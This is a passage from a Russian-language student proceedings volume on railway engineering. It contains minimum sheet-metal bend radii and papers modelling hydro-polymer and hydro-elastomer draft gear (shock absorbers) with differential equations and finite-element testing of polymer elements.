Если деталь имеет форму скобы с горизонтальными полками (рис.1а) и получается в одном штампе, то радиус r_1 на детали, обращенный в сторону матрицы, должен быть больше $3s$.

Если $r_1 < 3s$, в процессе изгиба на боковых полках детали возможны вмятины и задиры, что особенно опасно для металлов, имеющих плакирующий покров.

Таблица 1

Значения коэффициента K , определяющего минимальный радиус изгиба, в зависимости от материала и направления прокатки для случая изгиба на угол $\varphi = 90^\circ$ при отсутствии заусенцев

Материал	Отожженный или нормализованный материал		Наклепанный материал	
	Расположение линии гибки			
	поперек волокон проката	вдоль волокон проката	поперек волокон проката	вдоль волокон проката
Алюминий	—	0,2	0,3	0,8
Красная медь	—	0,2	1,0	2,0
Латунь Л68	—	0,2	0,4	0,8
Сталь:				
0,5; 0,8кп	—	0,2	0,2	0,5
0,8; 10; Ст.1, Ст.2	—	0,4	0,4	0,8
15; 20; Ст.3	0,1	0,5	0,5	1,0
25; 30; Ст.4	0,2	0,6	0,6	1,2
35; 40; Ст.5	0,3	0,8	1,0	1,5
45; 50; Ст.6	0,5	1,0	1,0	1,7
55; 60; Ст.7	0,7	1,3	1,3	2,0
Дюралюминий:				
Д16-М	1,0	1,5	1,5	2,5
Д16-Т	2,0	3,0	3,0	4,0
Сталь нержавеющая	—	—	2,5	6,5


Примечания:
 1. Для изгиба под углом 45° к направлению проката следует брать средние промежуточные значения в зависимости от угла наклона линий изгиба.
 2. Для изгиба узких заготовок, полученных вырезкой или резкой без последующего отжига, радиусы изгиба брать, как для наклепанного металла.
 3. При изгибании на угол меньше 90° значение радиуса изгиба увеличивать в 1,1–1,3 раза.
 4. Если имеются заусенцы, расположенные на наружной стороне детали, значение радиуса изгиба следует увеличивать в 1,5–2 раза.

Длина прямой части отгибаемых стенок (полок) детали (рис.1б) для обеспечения достаточной точности должна быть больше двойной толщины, т.е. $l - r \geq 2s$ (при условии, что $s < 5$ мм).

Не рекомендуется проектировать боковые стороны скошенными до зоны деформации (рис1.в), так как в этом случае невозможно обеспечить правильное изгибание. Такие детали следует конструировать так, как показано штрих - пунктиром.

При наличии у деталей отгибаемых язычков (рис1.г) должны быть выполнены местные разрезы шириной $b \geq s$ на глубину $a \geq r$.

Значение наименьших радиусов изгиба для листового винипласта даны в п.4, ч. II.






Рис.1

Список источников

1. Единая система конструкторской документации. Спецификация. Взамен ГОСТ 5293—60 в части разд. 2. Утвержден Комитетом стандартов, мер и измерительных приборов при Совете Министров СССР в декабре 1967 г. Срок введения установлен с 1/1 1971 г.

2. Борисов, В. М. Разработка технологического процесса изготовления деталей машин: Учебное пособие для вузов / В. М. Борисов, В. И. Копылов. — 3-е изд., перераб. и доп. — М.: Высш. шк., 2008. — 448 с.

3. Суслов А.Г., Бишутин С.Г., Медведев Д.М., Хандожко В.А. Автоматизация расчета нормальной контактной жесткости стыков плоских поверхностей шлифованных деталей. Вестник Брянского государственного технического университета. 2006. № 2 (10). С. 135-139.

4. Суслов А.Г. К вопросу трения и изнашивания деталей машин. Трение и износ. 1990. Т. 11. № 5. С. 801-807.

5. Kirichek A.V., Soloviev D.L., Silant'Ev S.A. Effect of the structure heterogeneously hardened by impact deformation waves upon impact strength of the material. В сборнике: IOP Conference Series: Materials Science and Engineering. 2016. С. 012157.

Материал поступил в редколлегию 18.04.2024

УДК 62-41

Моделирование работы гидрополимерного поглощающего аппарата с авторегулируемой клапанной системой

Алексютин И.А. (ст.гр. О-22-ПМ-дпм-М)

Работа выполнена под руководством профессора кафедры «Подвижной состав железных дорог», Болдырева Алексея Петровича (mdsm.bstu@ya.ru)

Аннотация. Разработана система саморегулирования для гидрополимерных поглощающих аппаратов автосцепки. Созданы математические модели поглощающих аппаратов. Проведена оптимизация параметров разработанных систем саморегулирования.

Ключевые слова: система регулирования, гидрополимерный поглощающий аппарата автосцепки, оптимизация.

Работы по созданию новых и совершенствованию существующих амортизаторов удара подвижного состава развиваются в следующих направлениях: совершенствование конструкции фрикционных амортизаторов удара, применение в них перспективных металлокерамических материалов, термоэластопластов; создание новых гидравлических и эластомерных поглощающих аппаратов, а также комбинированных: гидروفрикционных, гидрополимерных, фрикционно–эластомерных и т. П [1].

Данная работа направлена на исследование и разработку модифицированного гидрополимерного поглощающего аппарата ГП–120А с системой саморегулирования.

Объектом исследования является гидрополимерный амортизатор удара ГП–120А. Схематический чертеж аппарата показан на рис. 1. В представленной конструкции аппарата комплект полимерных элементов размещен в рабочей камере гидравлического амортизатора.

Амортизатор с системой саморегулирования с нагруженным датчиком, включенным в силовую схему исполнительного органа, разработан на базе гидрополимерного поглощающего аппарата ГП-120А. Он состоит из собственно амортизатора (плунжер 1, корпус – гидравлический цилиндр 2, полимерный блок 3, гидравлическая камера 4), гидравлического клапана (дроссельные отверстия 8 и 16, запорный элемент 7) и системы регулирования максимального смещения клапана (корпус 10, датчик 13 с пружиной 11). Гидравлическая камера 4 и область в кожухе 12 ниже линии 14 заполнена рабочей жидкостью.

На рис. 2 представлена система регулирования гидроэластомерного амортизатора, оснащенная комбинированным датчиком.

В этой схеме датчик 4 одновременно выполняет функции запорного элемента. При соударении датчик 4, преодолевая сопротивление пружины 3,

смещается относительно корпуса 2. При этом отверстия 6 в датчике и 5 в корпусе аппарата совмещаются, и масло из рабочей камеры 1 амортизатора дросселирует в полость 7. Одновременно с этим увеличивающееся давление в рабочей камере амортизатора стопорит датчик 4 в отжатом положении. При уменьшении давления в рабочей камере 1, датчик возвращается в исходное положение под действием пружины 3.




Рис. 1. Конструкция аппарата с автономно саморегулируемыми характеристиками, оснащенного нагруженным датчиком




Рис. 2.

Система саморегулирования с комбинированным датчиком

Математическая модель аппарата ГП–120А, у которого комплект полимерных элементов размещен в гидравлической камере, а система саморегулирования представлена датчиком, включенным в силовую схему исполнительного органа, описывает параллельную работу полимерного и гидравлического амортизаторов.

Рассмотрим случай стендовых соударений. Для данной расчетной схемы вагона, система дифференциальных уравнений, описывающих процесс ударного сжатия, имеет вид:

1 этап – получение информации о начальных условиях соударения – запорный элемент 7 (рис. 1) и датчик 12 (рис. 1) движутся отдельно, рабочая жидкость дросселирует из камеры А (рис. 1) [2].

2 этап – установка запорного элемента 7 (рис. 1) в соответствии с данными (количеством вытесненного из камеры А (рис. 1) масла), полученными на первом этапе, датчик 12 (рис. 1) возвращается в исходное положение, движение

запорного элемента 7 (рис. 1) связано с движением датчика 12 (рис. 1) в отличие от первого этапа.

$$\begin{cases}
 a = -\frac{1}{M} \cdot (S_0 \cdot q_1 + P_y(x, v)) \\
 a_1 = \frac{-1}{m_1} \cdot \left[c_3 \cdot (x_1 - x_3 + x_{30}) + (q_1 \cdot S_{ov} - q_A \cdot S) + 2 \cdot 0.1 \cdot m_1 \cdot \sqrt{\frac{C_k}{M}} \cdot (v_1 - v)^2 \cdot \text{sign}(v_1 - v) \right] \\
 a_3 = \frac{-1}{m_3} \cdot \left[c_3 \cdot (x_3 - x_1 + x_{30}) + (q_1 \cdot S_2 - q_{am} \cdot S_2) + 2 \cdot 0.1 \cdot m_3 \cdot \sqrt{\frac{C_k}{M}} \cdot (v_1 - v)^2 \cdot \text{sign}(v_1 - v) \right] \\
 \frac{dq_1}{dt} = \frac{E}{(l_0 - x) \cdot S_0 - (S_0 - S_n) \cdot l_1} \times \\
 \times \left[v \cdot S_0 + \mu_{10} \cdot d \cdot (x_1 - x - f_0) \cdot \sigma_0(x - x_1 + f_0) \cdot \text{sign}(q_1) \cdot \sqrt{\frac{2|q_1|}{\rho}} \right] \\
 \frac{dq_A}{dt} = \frac{E \cdot \sigma_0(x - x_1 - a_0)}{V_{0A} - [(x_3 - x) \cdot S_2 - (x_1 - x) \cdot S]} \times \{[-(v_1 - v) \cdot S + (v_3 - v) \cdot S_2] - \mu_{A0} \cdot d_{A0} \cdot \text{sign}(q_A - q_{am})\} \\
 \times (x_1 - x + a_0) \cdot \sigma_0(x_1 - x + a_0) \cdot \sqrt{\frac{2|q_A - q_{am}|}{\rho}} \} \\
 P_y(x, v) = \left[1 - \frac{1}{2} \eta_{cm} \cdot \sigma_0(-v) \right] \cdot (C_n \cdot x + \beta_1 \cdot x^3 + \beta_2 \cdot x^5) + \mu_n \cdot C_n \cdot v + C_k \cdot |x - x_{\max}| \cdot \sigma_0(x - x_{\max})
 \end{cases}$$

$$\begin{cases}
 a = -\frac{1}{M} (S_0 \cdot q_1 + P_y(x, v)) \\
 a_1 = -\frac{1}{m_1 + m_3} \cdot \left[c_3 \cdot (x_1 - x + x_{30}) + (q_A \cdot S_2 - q_{am} \cdot S_2) + \right. \\
 \left. + 2 \cdot 0.1 \cdot m_1 \cdot \sqrt{\frac{C_k}{M}} \cdot (v_1 - v)^2 \cdot \text{sign}(v_1 - v) \right] \cdot \frac{S_2}{S} \\
 a_3 = -\frac{1}{m_1 + m_3} \cdot \left[c_3 \cdot (x_1 - x + x_{30}) + (q_A \cdot S_2 - q_{am} \cdot S_2) + \right. \\
 \left. + 2 \cdot 0.1 \cdot m_3 \cdot \sqrt{\frac{C_k}{M}} \cdot (v_1 - v)^2 \cdot \text{sign}(v_1 - v) \right] \\
 \frac{dq_1}{dt} = \frac{E}{(l_0 - x) \cdot S_0 - (S_0 - S_n) \cdot l_1} \cdot \left[v \cdot S_0 + \mu_{10} \cdot d \cdot (x_1 - x - f_0) \cdot \sigma_0(x - x_1 + f_0) \cdot \text{sign}(q_1) \cdot \sqrt{\frac{2|q_1|}{\rho}} \right] \\
 \frac{dq_A}{dt} = \frac{E \cdot \sigma_0(x - x_1 - a_0)}{V_{0A} - [(x_3 - x) \cdot S_2 - (x_1 - x) \cdot S]} \times \{[-(v_1 - v) \cdot S + (v_3 - v) \cdot S_2] - \\
 - \mu_{A0} \cdot d_{A0} \cdot \text{sign}(q_A - q_{am}) \cdot (x_1 - x + a_0) \cdot \sigma_0(x_1 - x + a_0) \cdot \sqrt{\frac{2|q_A - q_{am}|}{\rho}} \} \\
 P_y(x, v) = \left[1 - \frac{1}{2} \eta_{cm} \cdot \sigma_0(-v) \right] \cdot (C_n \cdot x + \beta_1 \cdot x^3 + \beta_2 \cdot x^5) + \mu_n \cdot C_n \cdot v + C_k \cdot |x - x_{\max}| \cdot \sigma_0(x - x_{\max})
 \end{cases}$$

3 этап – дросселирование жидкости из рабочей камеры через отверстие 8 (рис. 1) с длиной, установленной на этапе 2.

$$\begin{cases}
 a = -\frac{1}{M} (S_0 \cdot q_1 + P_y(x, v)) \\
 \frac{dq_1}{dt} = \frac{E}{(l_0 - x) \cdot S_0 - (S_0 - S_n) \cdot l_1} \cdot \left[v \cdot S_0 + \mu_{10} \cdot d \cdot \text{shir} \cdot \text{sign}(q_1) \cdot \sqrt{\frac{2|q_1|}{\rho}} \right] \\
 P_y(x, v) = \left[1 - \frac{1}{2} \eta_{cm} \cdot \sigma_0(-v) \right] \cdot (C_n \cdot x + \beta_1 \cdot x^3 + \beta_2 \cdot x^5) + \mu_n \cdot C_n \cdot v + C_k \cdot |x - x_{\max}| \cdot \sigma_0(x - x_{\max})
 \end{cases}$$

Список источников

1. ГОСТ 32913-2014. Аппараты поглощающие сцепных и автосцепных устройств железнодорожного подвижного состава. Введ. 2015—06—01 Госстандарт России: ФГУП «Стандартинформ», 2015. — 12 с.

2. Башта, Т.М., Руднев С.С., Некрасов Б.Б. Гидравлика, гидромашины и гидроприводы: Учебник для машиностроительных вузов - М.: Машиностроение, 1982.

3. Reutov A.A. Simulation of load traffic and steeped speed control of conveyor. В сборнике: Innovations and Prospects of Development of Mining Machinery and Electrical Engineering - Mechanical Engineering. 2017. С. 082041.

4. Воробьев В.И., Измеров О.В., Новиков В.Г., Вдовин А.В., Бондаренко Д.А., Новиков А.С., Воробьев Д.В. Тяговый привод локомотива. Патент на полезную модель RU 164797 U1, 20.09.2016. Заявка № 2015144911/11 от 19.10.2015.

5. Суслов А.Г., Бишутин С.Г., Медведев Д.М., Хандожко В.А. Автоматизация расчета нормальной контактной жесткости стыков плоских поверхностей шлифованных деталей. Вестник Брянского государственного технического университета. 2006. № 2 (10). С. 135-139.

Материал поступил в редколлегию 18.04.2024

УДК 62-41

Расчетно-экспериментальная оценка характеристик полимерных элементов

Буркун А. В. (ст.гр. О-22-ПМ-дпм-М)

Работа выполнена под руководством ассистента кафедры «Подвижной состав железных дорог», Кравцова Сергея Андреевича (kravtsovs_bryansk@mail.ru)

Аннотация. При проектировании поглощающих аппаратов автосцепного устройства подвижного состава железных дорог часто возникает потребность в оценке прочностных характеристик деталей, изготовленных из полимерных материалов. Расчет подобных деталей может осуществляться как с использованием натуральных испытаний, так и с помощью компьютерного моделированием с использованием метода конечных элементов (МКЭ).

Ключевые слова: полимерные материалы, натурные испытания, метод конечных элементов, силовая характеристика, поглощающий аппарат, энергоемкость.

При разработке новых или модернизации старых единиц подвижного состава важную роль играет расчет сохранности вагонов и перевозимых грузов, а также снижение аварийности. Важным элементом, предназначенным для этих целей, является поглощающий аппарат автосцепного устройства.

При проектировании поглощающих аппаратов необходимо ориентироваться на требования, которые предъявляет к поглощающим аппаратам ГОСТ 32913–2014 [1]. К таким требованиям, в первую очередь, можно отнести следующие параметры: номинальная энергоемкость, максимальная

энергоемкость, конструктивный ход, максимальная сила закрытия при динамическом нагружении.

Наиболее массовыми являются поглощающие аппараты класса Т1 (рисунок 1), устанавливаемые на вагоны перевозящие обычные грузы (кроме опасных), а также маневровых локомотивов массой до 100 т включительно [1].





Рисунок 1. Фрикционный поглощающий аппарат ПМКП-110 класса Т1 с полимерным подпорно-возвратно комплектом

Во многих поглощающих аппаратах в качестве подпорно-возвратного устройства используются комплекты полимерных элементов, пришедшие на смену пружинным комплектам и позволившие улучшить характеристики поглощающих аппаратов. Правильная работа по возврату поглощающего аппарата в исходное положение и удержание его в рабочем состоянии напрямую связана и надежностью работы всего автосцепного устройства.

Разработка полимерных комплектов можно проводить с использованием экспериментальных методов и методов компьютерного моделирования, например МКЭ. В качестве объекта исследований используется один элемент из полимерного комплекта. Натурные испытания могут включать в себя статические испытания комплектов, отдельных элементов (рисунок 2) или образцов изготовленных из полимерных материалов.



а)

б)

а – полимерный элемент; б – схема испытаний

1 – скоба нажимная; 2 – испытываемый образец; 3 – стол прессы;


4 – динамометр; 5 – траверса прессы; 6 – датчик хода

Рисунок 2. Испытание полимерного элемента

Статические испытания проводят несколько раз сжимая образец на максимальный конструктивный ход со скоростью не более 0,5 мм/с. Время

между нагружениями составляет не менее 3 минут при комнатной температуре. В результате нескольких нагружений силовая характеристика стабилизируется, и ее можно использовать в дальнейших исследованиях. Испытания лучше проводить на нескольких элементах при одинаковой температуре, полученные силовые характеристики усредняются (рисунок 3). В программном пакете, реализующем МКЭ, создается плоская модель в осесимметричной постановке (рисунок 4). Геометрические параметры модели определяются параметрами элемента, зафиксированными после проведения испытаний.

Нажимные стальные пластины с рифлением, описываются левой и правой вертикальными плоскостями, при этом ось симметрии размещается горизонтально. Учет наличия рифления осуществляется введением коэффициент трения пластина-полимер величиной 0,85, при этом коэффициент трения полимер-полимер принят равным 0,4.



1,2 – экспериментальные силовые характеристики
3 – усредненная силовая характеристика

Рисунок 3. График экспериментальных силовых характеристик и усредненной силовой характеристики




Рисунок 4. Конечноэлементная модель полимерного элемента

Моделируя нагружение полимерного элемента и получая его силовую характеристику, которая в последствии сопоставляется с экспериментальной, получаем параметры математической модели материала. Наиболее подходящей моделью материала можно считать модель Муни-Ривлина. Имея математическую модель материала, с определёнными коэффициентами можно проводить расчет конструкций полимерных элементов совершенно разных конфигураций. Исследование различной геометрии полимерных элементов

способствует улучшению их силовых характеристик, что в конечном итоге приводит к улучшению силовых характеристик всего поглощающего аппарата и снижению аварийности на железнодорожном транспорте.

Список источников

1. ГОСТ 32913-2014. Аппараты поглощающие сцепных и автосцепных устройств железнодорожного подвижного состава. Технические требования и правила приемки. Введ. 2015—06—01 Госстандарт России: ФГУП «Стандартинформ», 2015. — 12 с.

2. Кравцов, С. А. Построение расчетных моделей деталей из гиперэластичных материалов, применяемых на железнодорожном транспорте / С. А. Кравцов, А. П. Болдырев, Ф. Ю. Лозбинев // Транспорт Урала. – 2022. – № 4(75). – С. 16-20. – DOI 10.20291/1815-9400-2022-4-16-20.

3. Kirichek A.V., Soloviev D.L., Silant'Ev S.A. Effect of the structure heterogeneously hardened by impact deformation waves upon impact strength of the material. В сборнике: IOP Conference Series: Materials Science and Engineering. 2016. С. 012157.

4. Тихомиров В.П., Воробьев В.И., Воробьев Д.В., Багров Г.В., Борзенков М.И., Бутрин И.А. Моделирование сцепления колеса с рельсом. монография / Орёл, 2007.

5. Кобищанов В.В., Антипин Д.Я., Шорохов С.Г. Оценка динамической нагруженности отечественных пассажирских вагонов при аварийных соударениях поездов с препятствиями. В сборнике: Технологическое обеспечение ремонта и повышение динамических качеств железнодорожного подвижного состава. Материалы третьей всероссийской научно-технической конференции с международным участием в трех частях. И. И. Галиев (отв. редактор). 2015. С. 50-56.

Материал поступил в редколлегию 18.04.2024

УДК 62-41

Моделирование работы гидроэластомерных амортизирующих устройств

Буркун Артем Вадимович (ст.гр. О-22-ПМ-дпм-М)

Работа выполнена под руководством кандидата технических наук кафедры «Подвижной состав железных дорог», Жирова Павла Дмитриевича (Zirov.bstu@yandex.ru)

Аннотация. Разработана математическая модель поглощающего аппарата с эластомерным подпорным устройством. Проведена верификация полученной модели на основе экспериментальных данных.

Ключевые слова: поглощающий аппарат, эластомер, энергоемкость, эксперимент.

Устанавливаемый на подвижном составе амортизатор удара (поглощающий аппарат) должен снижать продольные силы при формировании состава на сортировочных горках и при переходных режимах движения поезда. От исправного и эффективного действия амортизатора зависит сохранность самого подвижного состава и перевозимых грузов. Последние годы отмечены повышенным вниманием организаций железнодорожного транспорта и вагоностроительных заводов к проблеме совершенствования межвагонных амортизирующих устройств, проблеме повышения их энергоемкости, долговечности и стабильности работы. Поглощающие аппараты должны быть специализированными, различающимися по своим характеристикам в зависимости от того, на каком объекте они будут эксплуатироваться.

Данная работа посвящена исследованию гидравлического аппарата ГЭ-120 он отличается от предыдущих конструкций, прежде всего типом восстанавливающего элемента. В гидравлическом аппарате типа ГА-500 для этой цели используется сжатый воздух в ГП-120 – полимерные блоки, в конструкции ГЭ-120 таким устройством является небольшая эластомерная вставка.

Поглощающий аппарат ГЭ-120 [1], для которого разработка математической модели является задачей этой курсовой работы, состоит из трёх принципиальных узлов:

- гидравлическая часть
- эластомерная вставка
- пакет полимеров

Для объединения этих узлов в одном аппарате послужили два аппарата: ГП-120 и ПМКЭ-110.




Рис. 1. Принципиальная схема аппарата ГП-120

ГП-120 – гидрополимерный амортизатор удара. Принципиальная схема аппарата показана на рис. 1. В представленной конструкции аппарата ГП-120 комплект полимерных элементов размещен в рабочей камере гидравлического амортизатора.

Сила сопротивления комплекта полимерных блоков

Полимерные блоки представлены на рис 1 поз. Материал Durel. Силовая характеристика полимерного блока имеет следующий вид:

$$P_{пол}(x) = (1 - \eta \sigma_0(-v)) \cdot [c_p \cdot (x + x_0) + \beta_1 \cdot (x + x_0)^3 + \beta_2 \cdot (x + x_0)^5], \quad (1)$$

где x_0 – начальная затяжка полимерного блока; c_p, β_1, β_2 – коэффициенты, определяющие статическую характеристику полимерных блоков [2].

Гидравлическая сила сопротивления при дросселировании

Сила сопротивления гидроамортизатора для турбулентного режима дросселирования жидкости определяется по уравнению:

$$\frac{dP_{зуд}}{dt} = \dot{x} \frac{E_1(S + \gamma \cdot f)}{(l_0 - x)} - \frac{E_1 \cdot f \cdot \mu}{(l_0 - x)} \sqrt{\frac{2P_{зуд}(S + \gamma \cdot f)}{\rho}} \cdot \text{sign}(P_{зуд}), \quad (2)$$

где E_1 – модуль объемной упругости жидкости; ρ – плотность рабочей жидкости; S – площадь сечения цилиндра; γ – коэффициент гидравлического сопротивления; μ – коэффициент расхода; f – площадь дроссельных отверстий; l_0 – общая длина рабочей камеры аппарата [3].

Сила сопротивления эластомерной вставки

Силовая характеристика эластомерной вставки описывается следующей функцией:

$$P_{эл} = q_c S_c - q_p S_p. \quad (3)$$

S_c и S_p – площадь эффективного сечения камер сжатия и расширения.

Давление в камерах расширения и сжатия (q_c и q_p) определяются по следующим зависимостям:

$$\begin{aligned} \frac{\partial q_c}{\partial t} &= \frac{E_0 + a \cdot q_c}{V_{c0} - x_a \cdot S_c} [-(Q_z + N \cdot Q_{онв}) + v_a \cdot S_c] \\ \frac{\partial q_p}{\partial t} &= \frac{E_0 + a \cdot q_p}{V_{p0} + x_a \cdot S_p} [(Q_z + N \cdot Q_{онв}) - v_a \cdot S_p] \end{aligned} \quad (4)$$

где Q_z – гидравлический расход (через зазор); $Q_{онв}$ – гидравлический расход (через отверстия); N – количество дроссельных отверстий; a – параметр зависящий от типа эластомера; E_0 – модуль упругости для эластомера; V_{c0}, V_{p0} – начальный объём камер сжатия и расширения.

Силовая характеристика гидроэластомерного поглощающего аппарата имеет следующий вид: модель в программном комплексе MathCad (масса вагона 44т, скорость соударения 2,44 м/с) (рис. 2).

